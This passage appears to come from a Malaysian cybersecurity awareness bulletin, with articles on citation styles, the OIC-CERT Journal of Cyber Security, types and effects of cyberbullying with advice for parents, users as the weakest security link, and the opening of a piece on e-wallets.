In describing the function of citation, scientific style manuals provide an incomplete--and somewhat idyllic--picture of the nature of scientific writing and publishing (Karcher & Zumstein, n.d.). In two recent articles, Burbules (2015) lists eight different "rhetorical functions" of citation:

- For empirical confirmation, e.g. by citing a study demonstrating an effect; "XYZ is true (Smith 2010)"
- For persuasion, often invoking an authority; "As Butler (1996) argued"
- To attribute directly quoted text;
- To acknowledge intellectual debt;
- To set up a contrast or a foil to the author's own argument;
- To establish the credibility of the author. They are familiar with the relevant material;
- As a guide for future reading; and
- In the case of footnotes, as a place for tangential commentary

Citation Styles

In taking references, there are known techniques for quoting, summarizing, paraphrasing and citing whole documents (Coleman, 2019). Citation style determines how the attribution of the citation should appear. Citation styles can differ in several points: the order of different metadata elements, punctuation, emphasis (bold, italics), etc. Nonetheless, citation standards are to include at a minimum the author, title and publication date.

Beyond individual legitimacy, citations also act as signals of group membership, the intellectual styles of different scientific communities, the pedagogical methods of different graduate programs and the literary preferences of different journal editors. Citation style is part of a signal that authors send to their community, thus informing they are part of the community. The importance of citation style as a signal of group membership explains the rigorous enforcement by scholars. Universities spend large amounts of time teaching "proper" referencing in a preferred style. Most colleges and faculties in the United States use APA, Chicago Manual/Turabian and Vancouver. In the UK, many universities have their own, unique referencing systems. The Citation Style Language citation style repository holds more than 40 different "Harvard" citation styles for UK universities.

The IEEE citation format is the standard referencing format set by The Institute of Electrical and Electronics Engineers and is based on the widely used Chicago referencing style (IEEE, 2018; "IEEE Referencing - Library Guides at Victoria University," n.d.). Though many styles include the author's name in the text, IEEE uses numbering to make the paper more easily readable. The numbers in the text correlate to

numbered references at the end of the research paper to make it clear which source contributed to which section of the paper.

In-text citation is also used and some examples are given below:

- APA :

  (Indicate the source by the author and year in the parentheses. It is optional to include the page number for paraphrasing.)
  According to Ahmad (2018), APA style is a good citation style.

- MLA:

  (Indicate the source by the author and the page number(s) in the parentheses.)
  According to Ahmad, APA style is a good citation style (199).

- IEEE:

  (Indicate the source by using the numbering system.)
  Ahmad suggested that IEEE style is a good citation style [1]

Elements in Bibliography

Each form of citation styles has a different bibliography writing system. However, the most important data elements of a bibliography are generally as follows:

Book	Journal	Thesis/ Dissertation
• Author • Book title • Place of publication • Publisher • Year of the publisher	• Author • Article title • Journal Title • Number • Volume • Publication Year • Page number • Place of publication • Publisher	• Author • Thesis/ thesis/ dissertation title • Place of publication (university) • Issuer (if published) • Publication year

Conclusion

The concept behind citation is fundamentally simple but most essential in determining the quality of information. Proper citation in works not only provides correct information but also recognizes the value of information by determining those who use it and measuring the quality of the work. The widest possible population within the scholarly community determines the influence or impact of an idea and its originator on the body of knowledge. Because of its simplicity, sometimes one tends to forget that citation indexing is a recent form of information management and retrieval. The sure thing is that the more frequently your work or articles are cited, the more influential you are. Citation frequency is also sometimes considered a measure of importance in the literature on the field.

References

1. Burbules, N. C. (2015). The changing functions of citation: from knowledge networking to academic cash-value. Paedagogica Historica, 51(6), 716–726. https://doi.org/10.1080/00309230.2015.1051553

2. Coleman, J. (2019). Subject Guides: APA - Referencing Guide: Citation Methods.

3. History of citation indexing. (n.d.). Retrieved September 18, 2019, from https://clarivate.com/webofsciencegroup/essays/history-of-citation-indexing/

4. IEEE. (2018). IEEE Reference Guide. Retrieved from https://ieeeauthorcenter.ieee.org/wp-content/uploads/IEEE-Reference-Guide.pdf

5. IEEE Referencing - Library Guides at Victoria University. (n.d.). Retrieved August 30, 2019, from http://libraryguides.vu.edu.au/ieeereferencing/gettingstarted

6. IEEE Style - Citation Styles: APA, MLA, Chicago, Turabian, IEEE - LibGuides at University of Pittsburgh. (n.d.). Retrieved September 20, 2019, from https://pitt.libguides.com/citationhelp/ieee

7. Karcher, S., & Zumstein, P. (n.d.). Citation Styles: History, Practice, and Future. Retrieved September 18, 2019, from https://www.authorea.com/users/102264/articles/124920-citation-styles-history-practice-and-future

8. What Is Citation? (2017). Retrieved September 16, 2019, from https://www.plagiarism.org/article/what-is-citation

OIC-CERT Journal Of Cyber Security: Paving An Industry Journal For The Ummah

By | Noraini Abdul Rahman & Ahmad Nasir Udin Mohd Zin

Introduction

The growth in cybersecurity research encourages collaboration between academia and practitioners. The Organisation of Islamic Cooperation (OIC) and the Organisation of Islamic Cooperation – Computer Emergency Response Team (OIC-CERT) have a substantial pool of resources both from academia and industry practitioners that can be utilised to produce quality research papers in the field of cyber security.[1] Research papers can be published in journals and contributed to society. Simultaneously, the journals contribute to the body of knowledge on cyber security. Pursuant to realising this resource advantage of OIC and OCI-CERT, the idea of publishing the OIC-CERT Journal of Cyber Security (OJCS) was mooted and agreed upon during the OIC-CERT Board Meeting No. 1/2018. This is an initiative led by CyberSecurity Malaysia and Technical University of Malaysia Melaka (UTeM), Malaysia. This paper is intended to give an overview of OJCS and its current development.

Approach

OJCS aspires to provide a platform for academia and practitioners in cyber security, especially from the OIC and OIC-CERT member countries to share experience and knowledge through research and publication. The journal seeks original contributions concerning any aspect of cyber security research and best practices in terms of development, usage, failure, success, policies, strategies and applications. The journal invites contributions from both scholars and practitioners involved in the research, management and utilisation of cybersecurity solutions for protecting the cyber space.

The journal is peer-reviewed and publishes original papers, review papers, conceptual frameworks, analytical and simulation models, case studies, empirical research, technical notes and book reviews. The journal is published in both print, albeit in a limited number, and online.

1 http://www.oic-cert.org/en/overview.html

Aims and Scope

The OIC-CERT Journal of Cyber Security aims to publish the most influential papers in the area of cyber security and that are most engaging to practice managers, technologists, engineers and academics. The research that the journal intends to publish should therefore be interdisciplinary and include aspects from a wide variety of cybersecurity disciplines. The disciplines can range from more technical ones, such as engineering, computer science or information systems, to non-technical descriptions of technology and management from the point of view of cybersecurity fundamentals and its application. The scope of the journal content encompasses all issues related to the interaction of cyber security.

Frequency and Language

The journal is published annually and the papers accepted for publication in the journal are presented at OIC-CERT Annual Conferences. The journal is published in English as this is the common language of OIC-CERT.

Project Team

The Project Team, also known as the Editorial Panel of the OJCS, was established in October 2018. It consists of an International Advisory Board, Editor-in-Chief, Editorial Board and Technical Editorial Committee.

International Advisory Board

The main functions of the International Advisory Board are to:

a. Provide advice and strategic direction for the journal.

b. Promote the journal presence and standing within the international community.

Members of the Advisory Board are both from the academia and the industry.

Editor-in-Chief

The main functions of the Editor-in-Chief (EIC) are to:

a. Be responsible for the overall publication of the journal.
b. Lead the development of the journal.
c. Encourage new and established authors to submit articles.
d. Set up a panel of reviewers.

Editorial Board

The main functions of the Editorial Board are to:

a. Work with the Editor-in-Chief to ensure ongoing development of the journal.
b. Offer expertise in their specialist areas.
c. Review submitted manuscripts.
d. Identify topics for the journal.
e. Provide content by writing occasional editorials and other short articles.

Members of the Editorial Board are both from the academia and the industry.

Technical Editorial Committee

The main functions of the Technical Editorial Committee are to:

a. Peer review the articles submitted by the authors.
b. Ensure the high standards and quality of the articles in the journal.
c. Offer constructive feedback to the authors and confidential comments for the Editor-in-Chief.

The list of the current International Advisory Board, Editor-in-Chief, Editorial Board and Technical Editorial Committee members can be found on the OIC-CERT website.[2]

Presentation of Accepted Papers

The OIC-CERT Board also agreed that the manuscripts accepted for publication will be presented at an Academic Colloquium held in conjunction with an OIC-CERT Annual Conference or any other suitable event.

The 1st OIC-CERT Academic Colloquium was held in Shiraz, Iran on 29 November 2018 in conjunction with the OIC-CERT Annual Conference and General Meeting. Seven (7) accepted papers were presented during the colloquium as follows:

a. SBPP: Statistical-Based Privacy-Preserving Approach for Data Gathering in Smart Grid, written by Alireza Ahadipour, Mohammad Mohammadi and Alireza Keshavarz-Haddad;
b. A Hybrid Approach to Trust Inference in Social Networks, written by Maryam Fayyaz, Hamed Vahdat-Nejad and Mahdi Kherad;
c. Vulnerability Assessment and Penetration Testing of Virtualization, written by Ramin Vakili and Hamid Reza Hamidi;
d. Safeguarding Malaysia's Cyberspace Against Cyber Threats: Contributions by Cybersecurity, written by Fazlan Abdullah, Nadia Salwa Mohamad and Zahri Yunos;
e. Developing a Competency Framework for Building Cybersecurity Professionals, written by Ruhama Mohammed Zain, Zahri Yunos, Mustaffa Ahmad, Lee Hwee Hsiung and Jeffrey Bannister;
f. Preventing Reflective Dll Injection on Uwp Apps, written by Mojtaba Zaheri, Salman Niksefat and Babak Sadeghiyan; and
g. Crawler and Spiderin Usang in Cyber-Physical Systems Forensics, written by Moein Abedi and Shahrzad Sedaghat.

The 2nd OIC-CERT Academic Colloquium was held in Kuala Lumpur on 26 September 2019 in conjunction with the Cyber Security Malaysia Awards, Conference and Exhibition (CSM-ACE) 2019. Eight (8) manuscripts were accepted for publication and presented during the colloquium:

a. Cloud Forensic Challenges and Recommendations: Theoretical Review, written by Warusia Yasin, Mohd Faizal Abdollah, Rabiah Ahmad, Zahri Yunos and Aswami Ariffin;
b. The Development of Constraints in Role-based Access Control: A Systematic Review, written by Nazirah Abd Hamid, Rabiah Ahmad and Siti Rahayu Selamat;

2 http://www.oic-cert.org/en/editorial.html

c. A Systematic Literature Review on the Security and Privacy of the Blockchain and Cryptocurrency, written by Aslinda Hassan, Mohd Zaki Mas' ud, Wahidah Md. Shah, Shekh Faisal Abdul-Latip, Rabiah Ahmad, Aswami Ariffin and Zahri Yunos;

d. Knowledge Impact on Information Quality, Service Quality and System Quality using 1GovUC, written by Rossly Salleh and Azni Hasliza Ab. Halim;

e. Digital Certificate's Level of Assurance Development with Information Value and Sensitivity Measurement, written by Nikson Badua Putra & Arry A. Arman;

f. Malware Discovery using Lebahnet Technology, Fathi Kamil Mohad Zainudin, Izzatul Hazirah Ishak, Sharifuddin Sulaman, Farah Ramlee, Nur Sarah Jamaludin, Shuaib Chantando;

g. Securing the OLSR Routing Protocol, written by Amin Nurian Dehkordi & Fazlollah Adibnia; and

h. Identity-Division Multiplexing Technique for Enhancing Privacy of Paging Procedure in LTE, written by Abdulrahman Muthana and Abdulraqeb Al-Samei.

Publication of the Inaugural Issue

The inaugural issue of the OIC-CERT Journal of Cyber Security was published on 2nd January 2019.[3] The 2nd issue will be published in February 2020. The OIC-CERT Journal of Cyber Security (OIC-CERT JCS) is now accepting submissions for the 3rd issue of the journal for publication in February 2021.[4]

Contributions to the OIC Strategic Initiatives

The publication of this journal also contributes to the OIC strategic initiatives as follows:

i. OIC-CERT Strategic Pillar No. 5, which is Capacity Building

ii. Implementation Plan of the OIC 2025 Program of Action – Priority Area Number 17, ICT and Digital Information Structure.

iii. OIC Science, Technology and Innovation (STI) Agenda 2026 – Priority Number 7, Managing Big Data with Security in the Digital Economy.

Way Forward

The immediate future plan is for OIC-CERT JCS to be indexed on journal database citation platforms. Another plan is also to have the journal registered in MyJurnal, which is an online system used by the Malaysia Citation Centre (MCC). MyJurnal is provided by MCC under the purview of the Ministry of Education, Malaysia.

The next step is to get indexed by MyCite – the Malaysian Citation Index. MyCite is also maintained by the Malaysian Citation Centre. A long-term plan is for the journal to be indexed in Scopus and Web of Science (WoS). It is hoped that having OJCS indexed will attract more credibility and consequently more manuscript submissions.

In terms of journal promotion, the Editorial Panel plans to collaborate with other OIC institutions. As an initial step in this regard, a discussion was held with the Committee on Scientific and Technological Cooperation (COMSTECH), an organ under the OIC headquarters in Islamabad that is responsible for the promotion and cooperation of science and technology activities among OIC member states, and COMSTECH has agreed to assist in promoting the journal.

The publication of the inaugural issue of the journal and future subsequent issues are paving the way for an industry journal that can benefit the Muslim ummah in the field of cyber security.

References

1. http://www.oic-cert.org/en/overview.html

2. http://www.oic-cert.org/en/editorial.html

3. http://www.oic-cert.org/en/journal/vol-1.html#.XbltLi2B21s

4. http://www.oic-cert.org/en/call-for-paper.html#.XbltUy2B21s

5. http://www.comstech.org/docs/summit-2017/STI%20Agenda%202026-Astana.pdf

3 http://www.oic-cert.org/en/journal/vol-1.html#.XbltLi2B21s

4 http://www.oic-cert.org/en/call-for-paper.html#.XbltUy2B21s

Top 5 Methods Of Cyberbullying: An Introduction To Cyberbullying, Its Affect On Youth And Preventive Measures

By | Elina Mubin & Aaron Ikram Mokhtar (Founder of Digital Ehsan)

"You should go and kill yourself because you don't mean anything to anyone."

When 14-year-old Carney Bonner from the UK read this Facebook message he was so distressed that he began to self-harm. The cyberbullying continued for a year. Carney Bonner got help and now is a cyber mentor. Not all victims are as fortunate when it comes to cyberbullying. Katie Webb, a 12-year-old schoolgirl is believed to have hanged herself after being tormented by online cyberbullies about her hair and clothes. Children are dying from cyberbullying.

It appears bullying has effects beyond self-harm too. Javelin Research has found that children who are bullied are 9 times more likely to become victims of identity fraud as well. This indicates that cyberbullying has a direct impact on future victims of identity fraud.

Cyberbullying Is A Global Issue

More than a third of young people in 30 countries report being victims of online bullying, with one in five having skipped school due to cyberbullying and violence. This is according to a poll by the United Nations Children's Fund (UNICEF) and the UN Special Representative of the Secretary-General on Violence against Children.

The poll was taken by more than 170,000 youth 13 to 24 years old from Albania, Bangladesh, Belize, Bolivia, Brazil, Burkina Faso, Côte d'Ivoire, Ecuador, France, Gambia, Ghana, India, Indonesia, Iraq, Jamaica, Kosovo, Liberia, Malawi, Malaysia, Mali, Moldova, Montenegro, Myanmar, Nigeria, Romania, Sierra Leone, Trinidad & Tobago, Ukraine, Vietnam and Zimbabwe.

Three-quarters of young people said social networks, including Facebook, Instagram, Snapchat and Twitter are the most commonplace for online bullying.

In Malaysia specifically:

- Out of the more than 5,000 respondents to the above UNICEF poll, 457 or 9% admitted they had used digital platforms to harass or bully others.
- The survey also found that 63% of Malaysians who took part in the poll were not aware of the cyberbullying helpline services.
- Three in 10 young Malaysians are victims of online bullying, which affects their education and social life, with the majority experiencing it through private messaging applications.

What Is Cyberbullying?

In Google Trends the search term "cyberbullying" has consistently been high since 2010. Cyberbullying is defined as the use of digital communication tools such as the Internet and mobile phones by an aggressor (the bully) to deliberately upset or harass their target (the person being bullied) intentionally and repeatedly. Boys are more likely to experience physical bullying, while girls are more likely to experience psychological bullying.

Cyberbullies usually come from a perceived higher social status or position of power, such as children who are bigger, stronger, or seemingly popular. Rather than isolated incidents, bullying is a pattern of behavior.

In a recent case, Malaysian model Haneesya

Hanee's cyberbullies got a taste of their own medicine after her mum lodged a police report. The local model has long been the target of mean comments online, most of which take aim at her dark skin.

Following a fresh slew of Twitter posts that compared her skin tone to bubble tea and Hajarul Aswad (the Black Stone rock in Kaaba in the centre of the Grand Mosque in Mecca), the 19-year-old is taking a stand against cyberbullies with the help of her mother.

Two videos posted by Haneesya show her mum holding up a police report concerning offensive tweets made by users @akustikajalanan and @JefriiMY, who were given two weeks to issue a public apology or risk facing a lawsuit.

5 Main Types Of Cyberbullying

1. Harassment:

Harassment is aggressive pressure or intimidation. A bully sends offensive and malicious messages to an individual or a group and often repeatedly and multiple times. Many cyberbullies go to great lengths to remain anonymous or to use a false identity while harassing the victim. Cyberstalking is one form of harassment that involves continual threatening and rude messages and can lead to physical harassment in the real, offline world. Harassment can range from:

- Using text messaging, instant messaging and e-mail to harass, threaten or embarrass the target.
- Posting rumors, threats or embarrassing information on social networking sites such as Facebook, Twitter and Instagram.
- Engaging in "warning wars." Many Internet service providers and social media sites offer ways to report users who say something inappropriate. Children can use these report buttons to get victims in trouble or kicked offline.
- Participating in text wars or text attacks, which occur when bullies gang up on a victim and send thousands of texts. These attacks can cause a lot of emotional distress.

2. Flaming:

Flaming is similar to harassment, but it refers to an online fight exchanged via e-mail, instant messaging or chat rooms. It is a type of public bullying that often directs harsh languages to a specific person. In most cases, angry and rude comments are exchanged. These bullies use capital letters, images and symbols to add emotion to their argument.

Flaming is fueled by the Internet's inherent lack of personal interaction and anonymity, which encourages hostility. It occurs during discussions on sensitive topics, such as religion, politics, philosophy, sexual orientation, secrets shared between friends or anything that relates to subgroups and/or (seemingly) trivial differences.

There are many different theories about why flaming occurs, including mob mentality and a general unawareness of the feelings of other people. Flaming is also known as bashing.

3. Exclusion:

Exclusion is intentionally leaving someone out of a group like on instant messaging, friend sites or other online group activities. The group then subsequently leave malicious comments and harass the one they singled out.

For example, your child might be excluded/uninvited to groups or parties while they see other friends being included, or left out of message threads or conversations that involve mutual friends.

In many cases, teenagers who don't have a mobile phone are excluded from groups of teenagers who do. Girls are more likely to exclude others, while boys tend to threaten with physical violence.

4. Outing:

Outing is when a bully shares personal and private information. This can range from spreading personal photos or documents of public figures to sharing an individual's personal messages saved in an online private group.

A person is "outed" when their information has been disseminated throughout the Internet. Also known as doxing, the key here is the lack of consent from the victim regarding the information shared for purposes of embarrassing or humiliating them. Another common and cruel technique is to record the victim being bullied "in real life" and publish that video on the Internet.

Sometimes involving blackmail with information gained without permission from the victim, a cyberbully can:

- Threaten to share sensitive content publicly unless the victim complies with a particular demand
- Distribute the content via text, social networks or e-mail, making it impossible for the victim to control who sees the picture
- Publish the pictures on the Internet for anyone to view

5. Impersonation:

Also known as masquerading, this happens when a bully creates a made-up profile or identity online with the sole purpose of cyberbullying someone. This could consist of creating a fake e-mail account, a fake social media profile and selecting a new identity and photos to fool the victim. In these cases, the bully tends to be someone the victim knows quite well, with these activities meant to change the public's perception of the victim in a negative way.

Other attacks that fall into this category are:

- Stealing the victim's password and/or device and pretending to be the victim while chatting with others.
- Changing the victim's profile on social accounts so that it is offensive
- Setting up social accounts in the victim's name
- Pretending to be someone else to lure an unsuspecting person into a fake relationship. This type of activity is often called catfishing.

Effects Of Cyberbullying

Among the many effects of cyberbullying, victims may:

- Feel Overwhelmed: Being targeted by cyberbullies is crushing especially if a lot of kids are participating in the bullying. It can feel at times like the entire world knows what is going on. Sometimes the stress of dealing with cyberbullying can cause kids to feel like the situation is more than they can handle.
- Feel Vulnerable and Powerless: Victims of cyberbullying often find it difficult to feel safe. Typically this is because the bullying can invade their home via computer or cell phone any time of day. They no longer have a place where they can escape. To a victim, it feels like bullying is everywhere. Additionally, because the bullies can remain anonymous, this can escalate feelings of fear. Kids who are targeted have no idea who is inflicting the pain, although some cyberbullies choose people they know.
- Feel Exposed and Humiliated: Because cyberbullying occurs in cyberspace, online bullying feels permanent. Children know that once something is out there, it will always be out there. When cyberbullying occurs, the nasty posts, messages or texts can be shared with multitudes of people. The sheer volume of people that know about the bullying can lead to intense feelings of humiliation.
- Feel Disinterested in School: Cyberbullying victims often have much higher rates of absenteeism at school than non-bullied kids. They skip school to avoid facing the kids bullying them or because they are embarrassed and humiliated by the messages that were shared. Their grades suffer too because they find it difficult to concentrate or study due to the anxiety and stress the bullying causes. And in some cases, children will even drop out of school or lose interest in continuing their education after high school.
- Feel Suicidal: Cyberbullying increases the risk of suicide. Children that are constantly tormented by peers through text messages, instant messaging, social media and other outlets often begin to feel hopeless. They may even begin to feel like the only way to escape the pain is through suicide. As a result, they may fantasize about ending their life to escape their tormentors.

Helping Our Children

We have to be educated about cyberbullying. To prevent cyberbullying, it is very important to understand what it is and how it spreads. In sya Allah, this article is a good start. After you have a good understanding of what it is, talk to your children about it and educate them about what constitutes cyberbullying. Point out that cyberbullying is wrong and harmful.

It is important to be a role model for children. Show your child how to treat other children and adults with kindness and respect by doing

the same to the people around you, including speaking up when others are being mistreated. Children look up to their parents as examples of how to behave, including what to post online. Being a part of their online experience is also important. Familiarize yourself with the platforms your child uses, explain to your child how the online and offline worlds are connected, and warn them about the different risks they could face online.

And if your child is already being bullied online?

Listen to your child openly and calmly. Focus on making them feel heard and supported. Make sure they know that it is not their fault. Tell the child that you believe them; that you are glad they told you; that it is not their fault; that you will do your best to find help. Talking to the teacher or school helps a lot because you and your child do not have to face bullying alone. Ask if your school has a bullying policy or code of conduct. This may apply for both in-person bullying and online.

Last but not least, be a support system. For your child, having a supportive parent is essential in dealing with the effects of bullying. Make sure they know they can talk to you at any time and reassure them that things will get better.

Victims of online bullying can contact CyberSecurity Malaysia Cyber999 via e-mail cyber999@cybersecurity.my, SMS 15888 using the format: CYBER999 REPORT or the toll-free line 1-300-88-2999.

References

1. *https://www.bbc.com/news/uk-england-berkshire-12619440*
2. *https://my.theasianparent.com/cyberbullying-in-malaysia*
3. *https://www.unicef.org/press-releases/unicef-poll-more-third-young-people-30-countries-report-being-victim-online-bullying*
4. *https://www.thestar.com.my/news/nation/2019/09/06/three-in-10-bullied-online*
5. *https://www.nst.com.my/news/nation/2019/09/519070/1-5-young-people-skip-school-because-cyberbullying-unicef-poll*
6. *https://www.unicef.org/end-violence/how-talk-your-children-about-bullying*
7. *https://www.javelinstrategy.com/coverage-area/2018-child-identity-fraud-study*

Are You The Weakest Link?

By | Hazlin binti Abdul Rani, Wan Shafiuddin Zainudin, Noor Asmah Halimi & Finlayson Anak Ludan

Introduction

In an era dominated by growing virtual crime, cybersecurity and cybersecurity awareness are critical to our survival. Although organizations are constantly broadening their use of advanced security technologies and training their security professionals, very little is done to increase the knowledge of security among regular users, rendering them the weakest link in any organization. According to information security guru Bruce Schneier, security is a combination of people, processes and technology.

Information is an important yet fragile asset. Therefore, securing information (confidentiality, integrity and availability) is of critical importance. While having invested in information security technology, such as firewalls, antimalware and antivirus programs, there are still critical data risks due to accidental or intentional acts of individuals. All the impressive and costly technologies will not be successful without an integrated culture of cybersecurity knowledge and regulation.

Today, organized cybercriminals are making significant attempts to research and develop sophisticated hacking techniques that can be used to steal money and data from the general public. Furthermore, Malaysia's high level of Internet penetration and users' limited knowledge of security make it an attractive target for cybercriminals. The best way to access secure networks and steal data is for criminals to target people who already have access and steal their login credentials and other critical information.

This is where security awareness comes into play. It is meant to provide the awareness that individuals need to defend themselves from criminal elements. You can be your own greatest asset and become the first line of defence against online crime.

People, Processes And Technology

It is essential for Malaysians to become aware of cybersecurity issues, as Malaysia is seen as a technologically progressive nation. The Internet is becoming increasingly popular and growing, which also boosts uncertainty regarding risks to cybersecurity. The government is currently taking numerous initiatives to plan and create safety measures to safeguard cyber users. Nevertheless, the number of cybercrimes is climbing.

Before drawing up any cybersecurity strategy, equal attention must be given to three variables, namely people, processes and technology because, which interrelate. The Malaysian government is using accessible technology to protect the cyberspace. The technology factor and the organization (process) factor will only be successful if the human factor is taken care of. Failure to deal with the people aspect will fail the Malaysian government's attempts to create a secure cyberspace.

People can be some of the biggest cybersecurity threats. Nevertheless, they may also be an advantage and a first line of defense when they are well-educated. Cybercriminals also target individuals directly as attack vectors based on their lack of knowledge of best practices in security. For example, cybercriminals may threaten workers with phishing e-mails designed to get them to click on malicious links or to reveal credentials. It is imperative to hold regular awareness sessions on potential scams and how employees can protect their organization.

Although system and software may be in place, if people are poorly educated and act badly like sharing passwords nonchalantly, there will be no success. Set network access restrictions that force users to operate within the firm’s security policy constraints should be followed by training on why those restrictions are in effect. When users know not just what the requirements are, but why, they will be encouraged to accept them of their own will.

Such informed people make an important line of defense. Over time, an educated consumer can help protect assets entrusted to the organization or country. An example of this is entails notifications that alert the users themselves when their own network credentials are being used. With stolen or compromised account credentials responsible for several massive data breaches, who better than an informed user to judge whether an access attempt is normal or part of a compromise attack?


People are the weakest link

The world is moving towards more sophisticated use of technologies, such as engaging with social networks and Internet on-the-move through mobile devices. However, the number of cybercrime incidents has also increased in the last few years. While companies and organizations invest significantly to improve information security technologies, hackers' interest has shifted to targeting the weakest link: the uneducated computer user (Aloul, 2012).

Although all computer users may have learned of attacks that could harm their computers or breach data privacy, most remain uncertain about how to keep their computers safe and secure. Similarly, many users are still uninformed about how their devices can be compromised on account of their own poor behaviour. We continue to visit unsecured websites, respond to phishing e-mails, generate weak passwords or store them in insecure locations, or provide sensitive information through social engineering exposure.

According to Dato' Ts. Dr Hj Amirudin Abdul Wahab, CyberSecurity Malaysia's Chief Executive Officer, 10,000 cases are reported every year in Malaysia. He added that these include various types of cybercrime, with the highest incidences involving online scams and the rest hacking the information systems of organizations (Cybercrimes, 2016). Moreover, according to statistics collected from CyberSecurity Malaysia's website, the number of cybercrime incidents reported to Cyber999 Malaysia increased from 7,962 cases in 2017 to 10,699 cases in 2018. Moreover, the Cyber Early Warning System set up by Cybersecurity Malaysia detected over 3,211,173 cases of malware and botnet drone infection and 2,043,404 spam e-mails. This makes malicious attacks far more common in Malaysia.

The Previous Deputy Minister of Science, Technology and Innovation Datuk Fadillah Yusof said that Malaysia would lose RM2.73 billion in the next 5 years if cybercrime is not properly managed. In 2009 alone, the Malaysian government suffered losses of RM22.3 million. In 2010, this increased to RM62 million (Cybercrimes, 2011). In quarter one of 2019, the total losses increased to 67.6 million from 2,207 cases reported, according to a senior officer of the Communications and Multimedia Ministry (KKMM) (Cybercrimes, 2019).



Number of cyber security incidents referred to CyberSecurity Malaysia (excluding spams)

The graph above shows the number of cybersecurity incidents reported to, or referred to Cyber999, which is the cyber incid/ent reporting and operation centre handled by MYCERT, the Malaysian Computer Emergency Response Team of CyberSecurity Malaysia. According to CyberSecurity Malaysia's general incident classification statistics, there are nine categories of cybercrime reports, namely content-related, cyber harassment, denial of service, fraud, intrusion, attempted intrusion, malicious code, spam and vulnerabilities. Based on the preceding statistics, it is obvious that our cyberspace is in a huge mess. It is not viable to completely eliminate cybersecurity problems, yet they need to be addressed properly before it is too late. If Malaysia does not react now, the consequences will be unbearable. It is now or never.

Conclusion

In the face of increasingly sophisticated information technologies and threats, it is important for people to be aware of, and comply with their emerging responsibilities in the field of information security. Cybersecurity is everyone's responsibility. Let's make our cyberspace secure.

References

1. Abu Bakar Munir, Siti Hajar Mohd Yasin. (2010). Information and Communication Technology Law. Petaling Jaya: Sweet & Maxwell Asia.

2. Ali Saman, Mohd Safar Hasim. (2011). Internet Usage in a Malaysian Sub-Urban Community: A Study of Diffusion of ICT Innovation. Innovation Journal: The Public Sector Innovation Journal, 16(2), article 6.

3. Bruce Schneier. (2004). Secrets and Lies. Indianapolis: Wiley Publishing Inc.

4. Bruce Schneier. (2008). Schneier on Security. Indianapolis: Wiley Publishing Inc.

5. Cybersecurity levels in Malaysia better than those in developed countries. (2009). Retrieved October 2011, from http://www.cybersecurity.my/en/knowledge_bank/news/2009/main/detail/1725/index.html

6. Doug Howard, Kevin Prince. (2011). Security 2020. Reduce Security Risks this Decade. Indianapolis: Wiley Publishing, Inc. History. (2012). Retrieved March 20, 2012, from http://www.cybersecurity.my/en/about_us/history/main/detail/734/index.html

7. Jo Timbuong. (2011). Cybercrimes Continue to Rise. Retrieved November 3, 2011, from http://www.apecdoc.org/site/malaysia/2011/09/26/cybercrimes-continue-to-rise/

8. http://www.cybersecurity.my/en/knowledge_bank/news/2010/main/detail/1900/index.htm Malaysians need to Increase Security Awareness. (2011). Retrieved November 6, 2011 from http://www.cybersecurity.my/en/knowledge_bank/news/2011/main/detail/2035/index.html

9. Michael P.Gallaher, Albert N.Link, Brent R.Rowe. (2008). Cyber Security. Cheltenham: Edward Elgar Publishing Limited.

10. Cybercrimes may Cost Nation RM2.73b. (2011, November 11). The Sun, p. 9.

11. Sazali Sukardi. (2011, July 7). Ensuring a Safer, Stronger Digital Marketplace – Governance of Online Presence. Slide show presented at the National ICT Conference Putrajaya. Retrieved December 20, 2011. from apps.intan.my

12. Robert Moore. (2011). Cybercrime Investigating High-technology Computer Crime. Oxford: Anderson Publishing.

13. Measuring the Human Factor of Cyber Security (2016); https://www.researchgate.net/publication/232747655_Measuring_the_Human_Factor_of_Cyber_Security

14. Cyber Security Culture in Organisations (2018); https://www.enisa.europa.eu/publications/cybersecurity-culture-in-organisations

E-Wallet: Can It Be Trusted?

By | Nur Athirah Abdullah & Yuzida Md Yazid

Introduction

The electronic wallet, commonly known as e-Wallet, is not a new concept in Malaysia. It has taken Malaysia by storm. e-Wallet refers to an online account in which one can store money and use it for a variety of purposes. The e-Wallet acts like a physical wallet except it contains digital money and it exists as an app in the smartphone. Some of the most popular e-Wallets in Malaysia are Boost, GrabPay, Touch 'n Go e-Wallet, Setel (Petronas), Fave, Razer Pay PayPal and MAE (by Maybank). Most e-Wallets allow transferring funds to family and friends, paying bills, buying goods or services at stores and paying for e-hailing services such as Grab Car. Some e-Wallets even allow storing loyalty cards and enable cashback reward programs.

